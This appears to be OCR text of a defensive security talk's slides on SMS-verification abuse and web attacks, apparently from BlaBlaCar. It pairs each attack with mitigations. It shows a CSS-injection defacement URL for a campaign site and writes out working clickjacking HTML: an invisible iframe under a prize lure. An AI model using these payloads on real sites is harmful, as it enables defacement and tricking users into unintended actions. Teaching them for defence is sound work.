

Christine Boutin | Boutin2012.fr : le site de campagne de Christine Boutin - Mozilla Firefox
Fichier Édition Affichage Historique Marque-pages Outils ?
Gmail - [left_blogs] Christin Boutin se reti...
Christine Boutin | Boutin2012.fr : le site d...
www.boutin2012.fr/search?q="><style>%23header{background:url(http://a.yfrog.com/img193/2041/yb5.png)}-%23main{back
Google
Gmail - Boîte de récep...
Shorten with bitly
Google Reader
BOUTIN 2012
RÉSISTER, TRANSMETTRE, CONSTRUIRE
Restez en contact avec nous
Votre e-mail
Votre code post.
JE VALIDE
ACCUEIL
CHRISTINE BOUTIN
MON PROJET
ME SOUTENIR
ACTUALITÉS
VIDÉOS
REVUE DE PRESSE
Je fais alliance avec Nicolas Sarkozy car on peut mettre un prix sur mon soutien.
Je me retire : découvrez la vidéo
Je me retire
VOIR LA VIDÉO
SUIVEZ CHRISTINE BOUTIN
Faire un don
Le quiz : Christine Boutin
Parrainer
Participer à la campagne
Le projet

Bla Bla Car

SMS Verification Hacks

Bla Bla Car

Protect profile changes



Bla Bla Car

Solution

Phone Change

****

Email Change

****

Bla Bla Car

Solutions

Send an SMS to the old phone number

PIN form bruteforcing

Bla Bla Car

Alain

Complete your phone number verification

An SMS has been sent to **07 99 99 99 05**. Not received? Click to resend.

Please enter the 4-digit code you received by SMS:

Confirm

Haven't received your SMS yet? Resend by clicking the link above. Continue without verifying number

Why verify my phone number?

It shows you can be easily contacted to arrange your rideshares, and also that you are trustworthy and reliable.


Bla Bla Car


Solutions

- Stop validating codes after a certain number of attempts.
- Invalidate code after a short period of time.

Bla Bla Car

SMS Flooding





Bla Bla Car

Solutions

Limit number of “Resend” uses.

Disposable phone numbers

receive-a-sms.com

Beware: yopmail for phones exists!

Bla Bla Car


Solutions


Validate phone numbers legitimacy.

nexmo

Bla Bla Car


SenderID Spoofing






Bla Bla Car


Don’t use brands as SenderID






Bla Bla Car


Social Engineering…
...because humans are easy to crack!



Bla Bla Car

Give context!





Bla Bla Car


Clickjacking

Bla Bla Car

You just won a travel to the sun!

Click here!

Bla Bla Car



Click here!

Console HTML CSS Script DOM Réseau Cookies


Éditer | div.Booki...green-bg | div.Booki...en.Block | div.span4 | div.row | div.RideD...ontainer | div#mainc...ontainer | div.page | body | html.js | iframe | body

```
<html>
  <head> </head>
  <body>
    <div style="position: absolute; top: 0; left: 0;">
    <iframe style="width: 60%; height: 100%; opacity: 0.0; z-index: 10" src="https://dev-fr.local.blablacar.com/trajet-paris-nice-118">
  </body>
</html>
```

Bla Bla Car


```
<div style="position: absolute; top: 0; left: 0;">

    <h1>You just won a travel to the sun!</h1>

    <!-- ... -->

</div>

<iframe
    src="https://dev-fr.local.blablacar.com/trajet-paris-nice-118"
    style="width: 60%; height: 100%; opacity: 0.0; z-index: 10;"
></iframe>
```

Bla Bla Car


Questions to the driver
